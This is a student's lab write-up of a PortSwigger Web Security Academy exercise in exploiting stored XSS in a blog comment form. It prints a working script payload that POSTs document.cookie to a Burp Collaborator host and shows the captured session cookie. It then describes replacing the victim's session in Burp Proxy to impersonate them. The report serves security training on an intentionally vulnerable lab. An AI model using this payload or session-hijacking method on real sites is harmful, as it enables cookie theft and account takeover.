

Exploiting cross-site scripting to steal cookies

██████ – *Web Security*

Student Registration Number	Student Name
██████	Aththanayaka P.A.G.P.B.

In this report I am going to explain how to exploit cross-site scripting and steal cookies using a simple web store environment which contains a XSS vulnerability. This lab is provided by the PortSwigger platform, and this particular lab is listed under the web security academy labs.

In the description it says that this lab contains a stored XSS vulnerability in the **blog comment section**. A simulated victim user views all the comments after they are posted. To solve this lab, we need to exploit the XSS vulnerability and steal users' cookies. After that we need to use those cookies to impersonate the victim.

Web Security Academy » Cross-site scripting » Exploiting » Lab

Lab: Exploiting cross-site scripting to steal cookies



PRACTITIONER

This lab contains a **stored XSS** vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's session cookie, then use this cookie to impersonate the victim.

Tools

Two different sections in Burp Suit will be useful to solve this lab

1. Burp Suit Collaborator
2. Burp Suit Proxy

Burp Suit collaborator is useful will help to create random users which we need to simulate this exploitation. It will create fake entries which are going to pretend like the users who are visiting to this site.

Burp Suit Proxy will help to capture the http requests and change before it sends to the server. In this case, this tool will be helpful to change cookie details and forward them to the server.

Solution

As the first step I am going to access the lab. When I enter to the web application environment, there are some blog posts under the topic *We like to BLOG*.

WE LIKE TO BLOG



Scams

Where there is good there is evil and when it comes to the internet there is surely a scam not lurking too far away. Whether it's being promised thousands from an African prince or being blackmailed by someone claiming to...

[View post](#)

Hobbies

Hobbies are a massive benefit to people in this day and age, mainly due to the distractions they bring. People can often switch off from work, stress and family for the duration of their hobbies. Maybe they're playing sports, knitting...

[View post](#)

I can go inside the post by clicking view post button which located under every blog post. In here I am selecting the very first blog and click the view post button of that post. There I can see the whole blog post and the comment section which contains the XSS vulnerability as mentioned in the lab description.

Leave a comment

Comment:

Name:

Email:

Website:

Post Comment

[< Back to Blog](#)

As the next step I am going to open the burp collaborator to generate a temporary server URL.

Generate Collaborator payloads

Number to generate: [Copy to clipboard](#) ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds [Poll now](#)

# ^	Time	Type	Payload	Comme

By clicking the copy to clipboard button, I can generate and copy a server URL. This URL is the place which I want to gather all the cookie details.

In the next step I am going to enter the script in the comment section which helps to steal cookies of other users who will reach to the comment section. The script is given below.

```
<script>
  fetch('https://oe63e6mud3djql89mkclsjlyc43ss.burpcollaborator
    .net',{
  method: 'POST',
  mode: 'no-cors',
  body:document.cookie
  });
</script>
```

The URL I generated using the Burp collaborator should be entered as the value of the fetch in this script.

Apart from the script a name and an email address also can be entered in the comment section as shown below.

Leave a comment

Comment:

```
<script>
fetch('https://snj7navym7mnzpmciqtguwsp7gd61v.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Name:

Email:

Website:

[Post Comment](#)

[< Back to Blog](#)

Then I will click post comment button.

As the next step I am opening the Burp collaborator again and click the poll button to see the messages captured so far. Then I can see there are some messages including one HTTP message. These messages are populating when other users visit the comment section of that blog post. There can be more messages if I click poll now button again and again.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

# ^	Time	Type	Payload	Comment
1	2021-Sep-06 01:19:12 UTC	DNS	dr8srvzjqsq83aqxmbx1yhwab1ht5i	
2	2021-Sep-06 01:19:12 UTC	HTTP	dr8srvzjqsq83aqxmbx1yhwab1ht5i	
3	2021-Sep-06 01:19:12 UTC	DNS	dr8srvzjqsq83aqxmbx1yhwab1ht5i	

I am going to click the http message and see the details of the request using request to collaborator section.

Poll every seconds

# ^	Time	Type	Payload	Comment
1	2021-Sep-06 01:19:12 UTC	DNS	dr8srvzjqsq83aqxmbx1yhwab1ht5i	
2	2021-Sep-06 01:19:12 UTC	HTTP	dr8srvzjqsq83aqxmbx1yhwab1ht5i	
3	2021-Sep-06 01:19:12 UTC	DNS	dr8srvzjqsq83aqxmbx1yhwab1ht5i	

Description

Request to Collaborator

Response from Collaborator


Pretty Raw \n Actions

1 POST / HTTP/1.1
2 Host: dr8srvzjqsq83aqxmbx1yhwab1ht5i.burpcollaborator.net
3 Connection: keep-alive
4 Content-Length: 81
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 User-Agent: Chrome/669955
8 Content-Type: text/plain;charset=UTF-8
9 Accept: /*/*
10 Origin: https://ac261f381ff1030780e109e40051004c.web-security-academy.net
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: empty
14 Referer: https://ac261f381ff1030780e109e40051004c.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US
17
18 secret=Ten21DOrEuMxQwq8Voo9f5vE4dKAPzH8;
session=Blv5DNG1Xn4Fv4v70vcNsz2qqn18Anb2


INSPECTOR
Body Parameters (1)
Request Headers (15)

In the request details I can see the cookie session details of that user. Then I am going to copy the session parameter. As that the first part which is stealing the cookie detail is done. As mentioned in the lab description, the last part of this lab is impersonating the user using the cookie details. For that task I have to use burp proxy tool.

I am going to turn on the intercept and go back to the home page of the web site.



As we can see there are some cookie details in that request. Among them there is cookie session parameter. To impersonate that user, I have to replace this session parameter with the parameter which I copied from the collaborator. Therefore, I am replacing it to here and forward it to the server by clicking forward button.



Then I can see the banner saying that I solved this lab successfully. As explained in this report, as well as this lab, any simple XSS vulnerability can be exploited using Burp Suite Collaborator and the Proxy tool.

Thank You